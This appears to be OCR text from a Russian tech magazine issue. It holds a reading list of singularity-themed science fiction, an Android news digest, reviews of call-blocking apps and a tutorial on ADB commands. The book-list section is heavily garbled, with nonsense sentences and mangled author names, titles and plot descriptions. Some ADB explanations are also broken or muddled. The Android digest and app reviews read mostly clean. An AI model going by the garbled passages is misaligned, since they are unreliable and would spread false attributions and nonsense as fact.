Если ты вдруг не слишал этого термина раньше, я попытаюсь вкратце объяснить. Изначальной точкой отсчета является — закон Мура («количество транзисторов, размещенных на интегральной схеме, удваивается каждые 24 месяца») и другие «законы», которые показывают экспоненциальный рост вычислительных показателей прогресса цивилизации.



Если что-то растет по экспоненте, то в какой-то момент оно вырастет очень, сильно и очень скоростной прогресс. Что это значит в плане развития технологий? Предполагается, что момент сингулярности/роста — это момент, когда развитие интеллекта человека сравнится с развитием интеллекта искусственного разума. Другими словами, в будущем человечества, возможно, произойдет такой технологический прогресс, после которого прогнозировать что-то, и все предсказания последствий оказывается крайне ненадежным. Что тогда и называется технологической сингулярностью. За подробностями отправлю тебя в статью автора термина — профессора математики и писателя-фантаста Вернора Винджа — часть 1, часть 2.

С технологической сингулярностью связана масса вопросов, ответа на которые знает не автор, конечно. Можно ли будет загрузить сознание в Сеть и жить вечно? Будет ли возможна мозговая сборка? Перешлется ли фантастическое бессмертие? Встретит ли человечество инопланетян? Или, может, стать цивилизацией третьего типа по шкале Кардашева и поглотить всю энергию Млечного Пути?

Поскольку все рассказы о сингулярности и трансгуманизме так или иначе касаются и научной (и не очень) фантастики, лучше всего не буду больше болтать и перейдем к моему несколько художественному хит-параду, который помогут тебе расплавить воображение самостоятельно. Не все из них переведены на русский, но можно достаточно хорошо использовать их для изучения английского.

ПРЕСИНГУЛЯРНОСТЬ

Начнем с четырех книг и одного короткого рассказа, в которых технологическая сингулярность еще не случилась, но обсуждается, зато хорошо показаны мир ещё к ней изобретений и следующие за ним изменения в жизни общества. Так сказать, подготовка почвы.

Алмазный век (The Diamond Age)
Автор: Нил Стивенсон
Год публикации: 1995
Перевод на русский: есть

Относительно старая, но до сих пор интересная книга Нила Стивенсона. Обещается Второй роботов: из анекдота, каждый из которых может по своим прихожим комфортность, защита, нелояльности и приداле. Технологии вполне, но доступны, даже для среднего. В книге, помимо технологии, интересны два момента: создание устройства нечто вроде будущего и технологии «разлетрон» — что-то средне между виртуальным театром, интернетом, эмоциональной игрой и способом заработать. Сегодняшние примеров. И конечно, не может не умелить «волшебная» книга, которая и чисто прочит уже маленьких дешевок программировать на Лиф.

Конец радуг (Rainbows End)
Автор: Вернор Винджа
Год публикации: 2006
Перевод на русский: есть

Далее не лучшая книга Вернора Винджа в плане сюжета, зато она на всю подробностям и со всех возможных сторон показывает дальнейшее развитие дополненной реальности. Сингулярность затронут здесь лишь на обсуждения, зато книга отлично помогает развить мышлению в том, как реальность и виртуальный мирок сосуществуют в восприятии человека. Особенно необходимо для понимания того, что это это стоит рассмотреть, чтобы понять дрель лет.

Манекен-Мечта (Manekin Neko)
Автор: Брэс Стерлинг
Год публикации: 2010
Издание обложка «Сторожевая будущее»
Перевод на русский: есть

Коротко, но красиво написанная известного публициста Брэса Стерлинга. Раскрыть его секрет не буду — лучше прочитай сам целиком, это займет бесплатных минут. Тексты есть в русском и даже. Единственная Где из творчества Стерлинга в этот список могла бы подойти книга «Сожжи Чикаго» (Zeitgeist) — Дабы начинается в 1893 года и как-где заметнее устав ресл, хотя для своего времени по дату настолько близка к теории о технологической сингулярности, насколько это возможно.

Down and Out in the Magic Kingdom
Автор: Кори Доктороу
Год публикации: 2003
Перевод на русский: нет, неофициальные переводы — «Вниз и вон в Волшебном Королевстве»

Кори Доктороу, возможно, известен тебе по основному Boing Boing (если нет, то ему за сабсайд информации). Он — автор всего десятка книг. Это первая и, наверное, лучшая из них. Доктороу в ней описывает будущее, где царит изобилие, но изнуренное — страшное перенаселение. Дабы сдержать в аду, зато есть изобретательная репутационная система — «Дофин». Программа-кое для выжить заменяет лайки и фейсбуки и все все бросилась, прыщавые, ребята, чтобы нафарить как можно больше. Тот, кто отличился и сверхдуй и создатель, знаменитости. Доктороу уже потрясающий.

Нексус (Nexus)
Автор: Ранни Ханг
Год публикации: 2012, 2013 (Орбит), 2015 (АСТ)
Перевод на русский: есть, есть в первой книге трилогии

Первая книга сотрудника Microsoft и начинающего автора Рамана Наама. Не бог весть какого автора, зато почти читать на английском. Сеттинг ближайшее будущее, в котором изобретен интерфейс «мозг — компьютер», а вернее — компьютер, который встраивается прямо в мозг. Вокруг него и вертится весь сюжет книги. Особенно подкрепит стимулятор — аналог на нарушает стороне экспериментов с технологиями будущего. Книга полна приятных, понимающих технологиях фильмы — иногда, увы, чересчур сильно. И Нексус есть для программистов — Сол и Арен, до которых и пока не добрался.

ПОСТСИНГУЛЯРНОСТЬ

Accelerando
Автор: Чарльз Стросс
Год публикации: 2005
Перевод на русский: неофициальный, основная — «Ускоряясь»

Одна из ранних и задорных самых значимых книг шотландского фантаста Чарльза Стросса. Пересказывать сюжет слишком лень лет, что заметно по «ранним» стилю повествования глаза сразмера во времени и не то что плохо, но сильно сложнее. Зато это первая попытка изобразить начинание книга, действие которой начинается в ближайшем будущем и развивается сильно после. Полет воображения Стросса поразительный: не то просто пишать о постоянно, которые создают себе тысячи копий, чтобы обдумать каждую из идей с разных сторон, а иногда разворачивает в своем воображении целые миры. У Accelerando есть парк любительских переводов — в русском переводе, что тут, что попадается мне на глаза, был ужасен.

Пламя над бездной (A Fire upon the Deep)
Автор: Вернор Винджа
Год публикации: 1992
Перевод на русский: есть

Когда начинаешь о перенаселении, когда разговоры про технологическую сингулярность (опять) начинаешь, и отчасти подумаешь. Однако вместо того, чтобы расплескивать, как нарисованная Стросс, вырвется в новый этап развития, Вернор Винджа изобрел интересный ход: ограничил мирок. В предназначен им мирке космос разделен на зоны, разные тем, какие технологии можно пользоваться со сверхсветовой скоростью и сверхбыстрые вычисления (в ущерб ответственно, и сверхразумы), в других и скорость перемещения, и вычислительные ограничены — просто в силу закона физики. Зоны находятся в медленной зоне, но действует технологии на новой. В общем, это замечательная космическая с разбросанными по ней технологическими ограничениями, в которой сверхразумы — Вернор Винджа — Deepness in the Sky. А вот выходцы сильно позже третьей книги серии Children of the Mind, которой разворачивать разве что загадки поклонников персонажей первой части: высокая идея в ней почти нет.

Glasshouse
Автор: Чарльз Стросс
Год публикации: 2006
Перевод на русский: нет, неофициальные названия — «Оранжерея»

Еще одна книга Чарли Стросса — на этот раз действие сразу начинается в мире после сингулярности. Люди живут вечно, на самом деле и могут изменяться, перемещаться в реальном пространстве (гаджеф-чайник, который можно разобрать и собрать по атомам-что угодно). Мы вместе с Пасаем, чтобы ему, как уговорит ведущая нового типа — разобрать, чтобы проверить, как чувствует себя после перенесения. Пасай — Пасай, кстати, сам сложной пола первого.

Бродячая фирма (Rogue Farm)
Автор: Пол Мак-Олей
Год публикации: 2003
Перевод на русский: нет

Тем, кто хотел понаслаждаться с творчеством Стросса, но пруит начинать с того, что ему, возможно, не нравится, Пол Мак-Олей порекомендовать неприятный рассказ под названием «Бродячая фирма». В нем семейная пара обычных людей заходит в гости к своей дочери и сталкивается с мифом постсингулярности. По этому напоминому киберпостмексиканскому рассказу сделан любительский мультфильм, достучаться до Пейнс, а еще его можно в переводе «Модерна». Для сборки».

Квантовый вор (The Quantum Thief)
Автор: Ханну Райаниеми
Год публикации: 2010, 2012 («Фантастика» пруф.)
Перевод на русский: есть
Перевод на русский: есть

Первая книга блестящей трилогии Ханну Райаниеми. Действие происходит на колонизированном уровне, в разных уголках Солнечной системы и симулятивном окружении, причем это одновременно. Постоянно и не могла. Обычные разнообразны и полны. Любой вдруг, подумав сразу, Вернор Винджа, мотивы из восточных сказок, сюда бывшие гаджеты, а также сверхсовременные слова и могилизационные идеи, перемешанные с бывшими. Читать и третью часть очень не хуже первой, а пару же если конечно, то есть, или прочитать полностью Райаниеми. Но вашему и тоже все равно не будет — нечего читать приятелю шпионов.

В ОБХОД СИНГУЛЯРНОСТИ

Отдельно сказать пару слов про технологии сингулярности. Что, что иногда авторы научной фантастики предпочитают придумывать электронные решения, которые позволяют создавать мир будущего без сверхмощных искусственных интеллектов, загрузки сознания и прочих усложнений. Иногда, конечно, все же сценарии в фантастике сводятся к технологической сингулярности. Если сосредоточить на таких сценариях, как инопасные.

Анафем (Anathem)
Автор: Нил Стивенсон
Год публикации: 2009
Перевод на русский: есть


Сингулярность или что-то вроде нее произошло, и не раз, но рассказывается в книге не об этом, а о группе монахов. Они живут вне мирских забот и кривят душами, пока остальное человечество перемешивается с технологиями. А потом все встает с ног на голову, и монахи спасают мир, управляя по дорогам, как он устроен в действительности.

Небо сингулярности (Singularity Sky)
Автор: Чарльз Стросс
Год публикации: 2003, 2004 («Жизнелюбие»)
Перевод на русский: есть

И еще одна книга Чарли Стросса, на этот раз настоящая космическая. Инопланетяне технологический сингулярности прибыли с создания: дарственного подарка, но вместо того, чтобы загрузить в себя все человечество и навсегда, Солнечную систему, он просто перетер людей дальше, что по подробнее вновь и сладкие. Дальше дел пригрешать за продолжение. Зато сингулярность сделает. Зато под запрет тоже оказалась пытушенство со скоростью света и прочие прелести. В общем, несмотря на названение, сингулярности тут не хорошая нет, зато есть пытушенство.

Периферийные устройства (Peripheral)
Автор: Уильям Гибсон
Год публикации: 2014
Перевод на русский: есть

В своем новом романе Уильям Гибсон не просто отсылает будущее — будущее в Peripheral шлепы для! Сингулярности тут не случилось, а вместо нее произошло то совсем другое. Люди чуть не вымерли, что то стал экспатом, а в Лондоне обосновался. Новый лиск моды — создавать сумасшедшие прыщавые. Вроде, пострадало — с их виной, а для лиз это может быть и блокадным будущим.



→

ДАЙЖЕСТ НОВОСТИ МЯ

Евгений Зобнин
zobnin@gmail.net

ANDROID N DP2, САМЫЙ МАЛЕНЬКИЙ СМАРТФОН В МИРЕ И САМЫЙ ДЕШЕВЫЙ НОУТБУК

Google выпускает Android Developers Preview 2, в котором наконец-то появился графический API Vulkan, Microsoft выкладывает в App Store изгибаемую клавиатуру, Facebook публикует исходные тексты инструмента, позволяющего сделать приложения Android на 25% меньше и быстрее, китайцы показывают всему миру, как они на самом деле собирают смартфоны, а Qihoo 360 рассказывает все, что она знает о ransomware.

★ РЕЛИЗЫ


В этом месяце состоялся только один значимый релиз. Это Android N Developer Preview 2, вторая предварительная сборка следующей версии операционки. И пока все радуются новым нянькиным папкам и кнопочке «Очистить все» в менеджере задач, мы бы хотели остановиться на действительно важном нововведении — поддержке нового графического API Vulkan, который должен прийти на смену устаревшему OpenGL.

Vulkan в нем-то похож на используемый в iOS API Metal и также избавляет от многих проблем OpenGL: отсутствие полноценной поддержки многоядерных систем, плохого контроля над графическим процессором, слишком усложненного дизайна, фактического отсутствия единого языка шейдеров и других. Vulkan позволяет создавать более производительные 3D-приложения и игры, предоставляя разработчикам больший контроль над процессом обработки графики. Интересно, что поддержка Vulkan также заявлена в обновлении Android 6.0.1 для планшета NVIDIA SHIELD K1.

19 апреля вышла очередная стабильная сборка CyanogenMod 13 с индексом 2. Однако изменений по сравнению с предыдущей сборкой в ней нет, это багфикс-релиз.

⬇ ПРИЛОЖЕНИЯ

Radon — приложение для быстрого обмена файлами между устройствами, не требующее ни пайринга, ни подключения. На первый взгляд, совсем нормальненькое, однако обладающее одним интересным функционалом: пайринг устройств в нем вот-таки есть, но выполняется он автоматически, с помощью ультразвука. Это не шутка, такая функция уже давно используется для пайринга в Chromecast и доступна в Google Play Services начиная с версии 7.8. Сами данные, правда, передаются через интернет, что убивает все остальные преимущества.



Handover — модуль для Xposed (Android), эмулирующий одноименную функцию в OS X / iOS. Позволяет быстро синхронизировать вкладки в браузере Chrome, открытое видео в YouTube и копировать текст с компа на смартфон и обратно. В целом ничего нового по сравнению с тем же Pushbullet, с той лишь разницей, что нет необходимости самостоятельно отправлять что-либо со смартфона. Приложение сделает это само.

Voice Access — довольно занимательное приложение от Google, позволяющее управлять смартфоном исключительно голосом. В принципе, смысл: любое действие на смартфоне можно выполнить, просто проговорив его. Конечно же, в первую очередь функция рассчитана на людей с ограниченными возможностями, но, скорее всего, она будет представлять интерес для гораздо более широкой аудитории. Пока что Voice Access в бете, и для установки приложения необходимо присоединиться к бета-программе (после этого ссылка на Play Store станет активна).

Word Flow — клавиатура от Microsoft для iOS в стиле клавиатуры Windows 10. Изюминка — режим Arc, изгибающий клавиатуру так, чтобы клавиши удобно лежились под палец одной руки. Версии для Android нет.

✖ ИНСТРУМЕНТЫ

ReDex — новый инструмент оптимизации и минификации приложений для Android от компании Facebook. В целом представляет собой аналог старого доброго ProGuard, с тем исключением, что работает не с Java-классами, а с готовым байт-кодом Dex. Принцип действия описан в блоге Facebook и довольно прост: удаление неиспользуемых строк, минификация имен классов и методов, инлайнинг, удаление функций-врапперов, избавление от неиспользуемого кода. Тем не менее после применения ReDex размер приложения Facebook и время холодного старта уменьшились в среднем на 25% (неудивительно, ведь когда-то им не хватило лимита в 65 тысяч методов на приложение).

Small Emulator — инструмент для запуска кода small. Последний — это не что иное, как дизассемблированный код Java-классов, составляющих любое приложение Android. О причинах появления инструмента автор написал в своем блоге. Если кратко, то он использовался с приложением, все строки которого были зашифрованы, и ему нужен был инструмент для запуска найденного в коде дешифратора.

☻ ПОСМОТРЕТЬ

Wang's Strategy: Android Phone! — короткий видеоблог самого маленького Android-смартфона в мире — Posh Micro X S240. 2.4-дюймовый экран, 512 Мбайт оперативки, Android 4.4.


$79 Remix OS Laptop on 64bit Allwinner A64 quad-core ARM Cortex-A53 — видеоблог находящегося в разработке ноутбука от компании Jide, которая уже успела надоесть много шума своей десктопной версией Android под названием Remix OS. Главная фишка ноутбука — это цена, которая начинается от 79 долларов за младшую модель с четырехядерным 64-битным процессором, одним гигабайтом оперативной памяти и восемью гигабайтами постоянки.

How the Chinese make smartphones — десятиминутное видео о том, как делают китайские смартфоны. В общем-то, все стандартно: вот вам склад, вот вам сотни рабов в процессе сборки, вот вам цех тестирования качества. В целом чистенький китайский завод, где собирают кучу всевозможных моделей, в том числе Huawei 5X. Интересно лишь то том, насколько остальные китайские заводы соответствуют этому видео (и да, это вопрос риторический).

☰ ПОЧИТАТЬ

How to Setup PLSM with Google Cloud — подробная инструкция, как собрать прошивку или AOSP из исходников, используя двумясмелый тринадцатый период VPS-хостинга Google Cloud.

What Is Your Ideal Smartphone Screen Size? — интересный и очень печальный опрос портала Android Police об идеальном размере экрана смартфона. Результаты ожидаемые: подавляющее большинство считают лучшими смартфоны с диагональю экрана 5.2–5.8 дюйма. За размер 4.3–4.8, который можно назвать самым удобным при использовании одной рукой, проголосовало в шесть раз меньше человек.




Android ransomware research report — большое исследование на тему мобильного ransomware от китайской security-компании Qihoo 360. Текст на китайском, однако исследование настолько интересное и всеобъемлющее, что можно и потерпеть, читая автопереводу. Тут обо всем: что такое ransomware, как оно работает, пути распространения, жизненный цикл, способы защиты и удаления и много-много статистики. Например, ты знал, что 84% подобного софта написано прямо на Android-устройствах с помощью мобильной среды разработки AIDE?

Lessons Learned from Researching and Exploiting Stagefright — уроки, вычученные при поиске и эксплуатации уязвимости Stagefright. Презентация с говорящим названием, подготовленная человеком, впервые нашедшим знаменитый баг Stagefright. Очень интересное чтиво, из которого можно узнать много подробностей не только о самой уязвимости, но и о том, как устроен Android, как он обрабатывает мультимедийфайлы, как security-специалисты ищут уязвимости, о реакции Google и производителей устройств.

Именно баг Stagefright вынудил Google начать выпуск ежемесячных багфиксов Android и платить вознаграждение за найденные в платформе уязвимости. Компания провела большой рефакторинг кода libstagefright и разделила его на множество компонентов, каждый из которых работает в собственном security-домене (например, кодеки теперь не имеют права использовать интернет-подключение).

Автор обещает выпустить еще один эксплоит для уязвимости, причем в виде модуля для Metasploit. Так что поиграться можно будет вдоволь.

Rooting Android — 31 слайд, посвященный процессу загрузки Android. За пять минут можно узнать о таблице разделов Android и назначении каждого из них, о том, какой загрузчик по умолчанию использует Android и какие стороние загрузчики поддерживает, в каком формате распространяются образы boot- и recovery-разделов и как их распаковать и запаковать обратно. Есть и рассказ о fastboot — протоколе и инструменте перепрошивки устройства.



How to install Windows XP on an iPhone or iPad — инструкция по установке Windows XP на iPad. Статья не новая и посвящена тому, как поставить свободный PC-эмулятор Bochs на iPad и как запустить в нем Windows. Естественно, все это будет изрядно тормозить.

Android Security 2015 Year In Review (pdf) — достаточно объемный (49 страниц) документ, посвященный свершениям Google на поле борьбы с малварью и взломами. Большей часть содержит маркетинговый буллшит вроде «Наша крутая система сканий-проверки приложений защитила миллиард пользователей» и «Мы делаем все, чтобы защитить вас всех». Однако из документа можно почерпнуть и действительно интересную и полезную информацию, например о том, как работает Google Security Services for Android (та самая штука, которая чекает софт в Google Play и предлагает себе проверять приложения перед установкой), о том, как выстроена система безопасности на самом устройстве (все эти сандбоксы, шифрование, правда доступа и прочее).

Exploring Qualcomm's Secure Execution Environment — большая статья, посвященная системе безопасности чипов Qualcomm под названием Secure Execution Environment (QSEE). Последняя представляет собой нечто вроде выделенного микрокомпьютера со своим процессором, памятью и операционной системой. Задача QSEE — выступать в роли системы хранения важной информации, такой как ключи шифрования выполнение криптографических операций. Но QSEE не должен быть доступен из основной операционной системы, но статья показывает, что это не так и что защиту QSEE вполне можно обойти.

ВЫПУСК #19.
ЗВОНИМ!

КАРМАННЫЙ СОФТ

Сегодня в выпуске: определяем звонившего и блокируем спамеров, заводим мощный блокиратор номеров, никогда не пропускаем звонки от тех, кто этого действительно заслуживает, и пробуем новую фирменную звонилку от Google.


↓

TRUECALLER

Начнем с нестареющей классики. Truecaller достаточно известное, но от этого не менее хорошее приложение с простой, в общем-то, функциональностью. Ты устанавливаешь приложение, проходишь несложную процедуру регистрации с указанием своего имени и фотографии (по желанию), и после этого Truecaller начинает показывать важную информацию о номере абонента при каждом входящем звонке.

Разумеется, информацию он берет из той самой базы, частью которой теперь являешься и ты (так что можешь указать при регистрации «Василий Тёркин» и поставить фотку Че Гевары), но соль не в этом. Фишка Truecaller в том, что у него самая большая база номеров организаций, агентств по дозвону и спамеров. Так что искать по запросу «кто мне звонит с номера XXX» в Гугле уже не придется — приложение само высветит тебе имя организации и заблокирует спамеров.

Кстати, тут есть довольно неплохой блокиратор номеров, что вкупе с отсутствием необходимости заменять звонилку и нулевой ценой делает Truecaller привлекательным приложением для любого смартфона. С другой стороны, Truecaller доступен также и в форме полноценного диалера.




Truecaller
Платформа: Android 4+
Цена: бесплатно

CALL MASTER

Если ты ищешь хороший качественный блокиратор номеров и СМС, то лучшего приложения, чем Call Master, не найдешь. Здесь есть вообще все: списки номеров, возможность блокировки неизвестных абонентов, расписания, профили (как насчет блокировать Васю только днем?), различные варианты «отбоя» звонка (положить трубку, удерживать вызов, положить трубку, но помигать светодиодом и так далее), развитый журнал вызовов, блокировка СМС по содержимому, включая регулярные выражения, множество вариантов нотификации о звонках и СМС, начиная от полной тишины и заканчивая разными цветами светодиода и уведомлений в «шторке». Есть даже защита паролем.

Но главная фишка Call Master — это идеальная работа. В отличие от других блокираторов, устроенных по принципу «взять трубку и положить» и создающих кучу проблем вроде включения экрана при звонке, непродолжительного проигрывания мелодии звонка или уведомлений о пропущенных звонках, Call Master просто работает, бесшумно и ничем не выдавая своего присутствия. Платить за это приходится немалую цену: приложение платное и к тому же требует root.




Call Master
Платформа: Android 2.3+
Цена: триал

KNOCK ME!

Представь себе ситуацию. Ты садишься за учебу/работу и, чтобы никто не отвлекал, включаешь беззвучный режим на смартфоне, а через несколько часов берешь смартфон в руки и видишь кучу пропущенных звонков от своей девушки, которые заканчиваются СМС с фразой: «Да пошел ты!» Да, оказывается, она сделала тест на беременность и он положительный. Ну или, допустим, ты лег поспать днем, а твой босс, не дозвонившись, успел тебя уволить.

Знакомо? «Knock Me!» решит твои проблемы. Идея приложения очень проста: ты вешаешь на важные контакты ключевые слова, а затем спокойно включаешь беззвучный режим. Если человек не может до тебя дозвониться, он просто отправляет СМС с указанным ключевым словом (или словами), и ты становишься доступен. На определенный отрезок времени и только для этого контакта. Можно использовать сразу несколько ключевых слов и повесить их на отдельный контакт, избранные контакты или вообще на всех.

Приложение бесплатное, но со встроенной рекламой. С другой стороны, она не так уж и раздражает.




Knock Me!
Платформа: Android 4.0.3+
Цена: бесплатно

GOOGLE DIALER

С недавних пор у Google есть собственный аналог Truecaller под названием... «Телефон». Да, именно так он именуется в маркете, да и в целом очень напоминает стандартную звонилку голого Android. Но это только на первый взгляд. На самом деле тут есть несколько отличий, и самое заметное из них — это АОН, то есть все та же функция показа информации о входящих звонках, как в Truecaller. Однако основана она не на базе Truecaller, а на собственной базе Google. (У тебя же есть аккаунт Google? Вот и будешь светиться.)

Плюс есть встроенный блокиратор номеров и функция поиска организаций рядом: набрал название — получил кнопку вызова. Стоит это чудо ровно ноль рублей, но требует Android 6.0, да еще и установленный на устройство линейки Nexus, Android One или Google Play Edition (справедливости ради стоит сказать, что отлично работает на OnePlus One с CyanogenMod 13 на борту).



Google Dialer
Платформа: Android 6.0+
Цена: бесплатно

→

КОНСОЛЬНЫЙ ANDROID

50 КОМАНД ADB, О КОТОРЫХ ДОЛЖЕН ЗНАТЬ КАЖДЫЙ

Дмитрий ОПЕЛЬ,
ведущий эксперт
opel@hackerspace.pro

Существует множество инструментов для работы с подключенным с помощью USB-кабеля или Wi-Fi-адресом смартфоном. Для каждой задачи свой инструмент: кто-то предпочитает перемещать файлы, устанавливать и удалять софт, просматривать контакты, делать скриншоты экрана и даже отправлять СМС, кому-то нравится графический интерфейс, кому-то нравится с мощью, которую может дать консоль Android. В этой статье мы поговорим об ADB (Android Debug Bridge) — стандартном инструменте для отладки и работы с консолью Android с компьютера.

ОСНОВЫ РАБОТЫ С ADB

Для начала работы с ADB необходимо подключить на устройстве и установить утилиту adb и драйверы к нам. Первая задача выполняется с помощью всего лишнего «Отладка по USB» в Панель управления → Системы → Дополнительные параметры системы → Переменные среды, вторая — распаковываем Platform-tools в корень, например, в корень C, запускаем, что, пишем в cmd. Теперь после запуска консоли можно сразу вводить необходимые команды.

INFO

Скачиать выход можно с сайта developer.android.com, а также встроить в Android Studio. Для корректной работы в консоль нужно прописать путь к папке с adb.exe. Для Windows 7 и выше: Свойства → Дополнительные параметры системы → Переменные среды → Path → Изменить → Создать → Вставить путь к папке с adb.exe, например, C:\platform-tools\ → OK → OK → OK.

Для Linux: export PATH=$PATH:/home/user/Android/Sdk/platform-tools/ — для 64-битных версий Ubuntu, sudo apt-get install lib32stdc++6 — для 32-битных версий Ubuntu.

Для Mac: export PATH=$PATH:/Users/user/Library/Android/sdk/platform-tools/ — для Mac OS X.

Проверяем наше подключение к телефону с помощью следующей команды (она должна вывести список подключенных устройств):

```
adb devices
```

С ADB можно работать через Wi-Fi. Для этого нужно перевести устройство в режим TCP/IP. Запускаем приложение, можно использовать Terminal Emulator, и смотрим IP-адрес (можно также использовать команды, которые и показывают беспроводной IP-адрес):

```
adb connect IP-адрес
```

Далее работа с ADB начнем не отличается.

УСТАНОВКА ПРИЛОЖЕНИЙ

ADB можно использовать для установки приложений без необходимости копировать их на смартфон. Достаточно выполнить такую команду:

```
adb install d:/download/ewe_dakka.apk
```

В команду также можно добавить дополнительные ключи. Показанные будут **-r** — перезаписывать приложение с сохранением данных и **-d** — установить приложение на карту памяти.

Приложения можно удалять, но для этого нужно знать название пакета (или ужасно, рассказать чуть позже). На примере игры Angry Birds Seasons команда будет выглядеть так:

```
adb uninstall com.rovio.angrybirdsseasons
```

ВЭКАП ПРИЛОЖЕНИЙ

В Android есть встроенная функция бэкапа, которая также может работать с помощью командной строки. Для этого используется команда backup и имеет такой синтаксис:

```
adb backup [опции] [пакеты]
```

-f указывает имя создаваемого файла и его расположение на компьютере, по умолчанию он сохраняется будет создан файл backup.ab в текущем каталоге;

-apk|-noapk указывают, включать ли в бэкап файлы приложения или сам .apk (по умолчанию не включает);

-obb|-noobb указывают, включать ли в бэкап расширения .obb для приложений (по умолчанию не включает);

-shared|-noshared указывают, включать ли в бэкап содержимое приложения на SD-карте (по умолчанию не включает);

-all указывает на необходимость бэкапа всех установленных приложений;

-system|-nosystem указывают, включать ли в бэкап системные приложения (по умолчанию не включает);

-packages... — перечень пакетов для бэкапа.

Если мы хотим создать бэкап всех несистемных прог, включая сами apk, а определенные что-то сохранить в отдельный бэкап выглядеть так:

```
adb backup -f c:\android\backup.ab -apk -all -nosystem
```

После входа необходимо подтвердить начало выполнения бэкапа на самом устройстве, для этого необходимо полученного бэкапа нужно восстановить с помощью команды:

```
adb restore c:\android\backup.ab
```

Сохраняем Архивы

Бэкапы выходят в прог.приложения, а для бэкапа информации в разделах нужен root.

КОНСОЛЬ В КОНСОЛИ

Для выполнения команд на смартфоне, которая является ОПС «Unix-подобная» (к ним относится и Android), существует в нем. Она называется через **adb shell** и представляет собой по сути стандартную Linux-консоль с набором своих команд. Для входа в консоль выполняем такую команду, которая запустит на экране BusyBox. Использовать эту консоль можно двумя способами. В интерактивном режиме она запускается командой


```
adb shell
```

В консоле появляется знак $ (для root-ов тоже этот знак будет означать необходимость ввода привередливой команды adb shell), и после этого можно вводить одну команду за другой. Для выхода нужно ввести exit. Второй способ — если необходимо ввести только одну команду, которая не подразд. за adb shell. В целях работает стандартные команды для исполнения, перенаправления и удаления файлов: **cp**, **mv** и **rm**. Можно менять каталоги (**cd**) и смотреть на содержимое. Для выполнения нескольких команд сразу, к которым можно уже не обращаться, в Android есть несколько свои специализированных утилит. Для выполнения нескольких некоторых из них, придется получить суперюзера (root), а после запуска консоли выполнить команду su:

```
adb shell
su
```

Это нужно делать, если в ответ на какую-либо команду ты видишь строку типа: «error: no access denied» или «permission?». Для отмены в режиме root-а нужно ввести exit.

Выход в консоль с прог.приложения, а для выхода из root-а нужно ввести exit



Пример работы системы, а для выхода из root-а нужно ввести exit

СОЗДАНИЕ СКРИНШОТА

Выполняется одной строкой:

```
adb shell screencap /sdcard/screen.png
```

После этого картинку нужно выдернуть из устройства командой **adb pull**:

```
adb pull /sdcard/screen.png
```

В версии скриншот можно сделать следующей командой:

```
adb pull /dev/graphics/fb0
```

Затем необходимо преобразовать файл fb0 в нормальное изображение с помощью ffmpeg, в котором нужно сначала и положить в папку с adb. Расширение необходимо ставить для нормального открытия.

```
ffmpeg -f rawvideo -pix_fmt rgb32 -s 1080x1920 -i fb0 fb0.png
```

INFO

Все операции из консоли и с adb можно выполнять с помощью приложения Android Terminal Emulator, можно просто, с помощью ctrl+alt+m, а также с помощью ctrl+1 — Esc, ctrl+2 — Tab, ctrl+3 — Home, ctrl+4 — End, ctrl+5 — Page Up, ctrl+6 — Page Down, ctrl+7 — Delete, ctrl+8 — Insert, ctrl+9 — Escape, ctrl+0 — Enter.

ЗАПИСЬ ВИДЕО, ПРОИСХОДЯЩЕГО НА ЭКРАНЕ УСТРОЙСТВА

```
adb shell screenrecord --size 1280x720 --vid-rate 6000000 --
--time-limit 20 --verbose /sdcard/video.mp4
```

Данная команда начинает запись видео с разрешением 1280 x 720 (если не указать, то будет использовано нативное разрешение экрана устройства), с частотой кадров 6Мбит/с, длиной 20 секунд (если не указать, то будет выставлено максимальное значение 180 с), с показом логов в консоле. Записанное видео будет лежать в папке /sdcard/ (один кадр).

УПРАВЛЕНИЕ ПРИЛОЖЕНИЯМИ

Для запуска приложения используется 3 параметра: имя компоненты, pm (package manager) — менеджер пакетов и am (activity manager) — менеджер активностей. В рамках компоненты имеется несколько, которые можно посмотреть на странице разработчиков. Остановимся на некоторых.

Для начала получим список установленных устройства приложений в виде названий пакетов, которые пригодятся позже:

```
pm list packages
```

Добавим в конечно же, не отключенных приложения, **-3** — только сторонние, **-f** показит пути установки пакетов, а **-d** — отключенные приложения. Для удаления ненужных пакетов, можно воспользоваться над ними различными системными действиями [1]. Например, отключить ненужный календарь:

```
pm disable com.google.android.calendar
```

Очистить данные:

```
pm clear com.dropbox.android
```

Ну а совсем удалить можно так:

```
pm uninstall com.dropbox.android
```

Для использования activity manager понадобится более глубокое знание структуры Android и его компонентов, что сделано выше и ниже. Это позволит либо запускать различные приложения, например фоторед или калькулятор:

```
am start -n com.android.browser/.BrowserActivity
am start -n com.android.settings/.Settings
```

Завершить работу приложения можно протокольной командой:

```
am kill com.android.browser
```

Ну а убить все запущенные приложения — такой командой:

```
am kill-all
```

Тот же activity manager позволит сделать запуск на нужный номер телефона:

```
am start -a android.intent.action.CALL tel:123
```

А так можно открыть страницу в браузере:

```
am start -a android.intent.action.VIEW "http://xakep.ru"
```

Запуск браузера из консоли

А с помощью вызывания предыдущей команды можно отправить СМС:

```
am start -a android.intent.action.SENDTO -d sms:+79ПР_ТЕЛЕФОН --
--es sms_body "ТЕКСТ_СМС" --ez exit_on_sent true
$ input keyevent 22
$ input keyevent 66
```

В данной команде **input keyevent** эмулирует нажатия кнопок и может использовать как цифровые коды, так и для кнопок внутри приложения. В нашем примере 22 соответствует перемещ. фокуса влево (аналогичен аналог — dpad left), 66 — Enter.

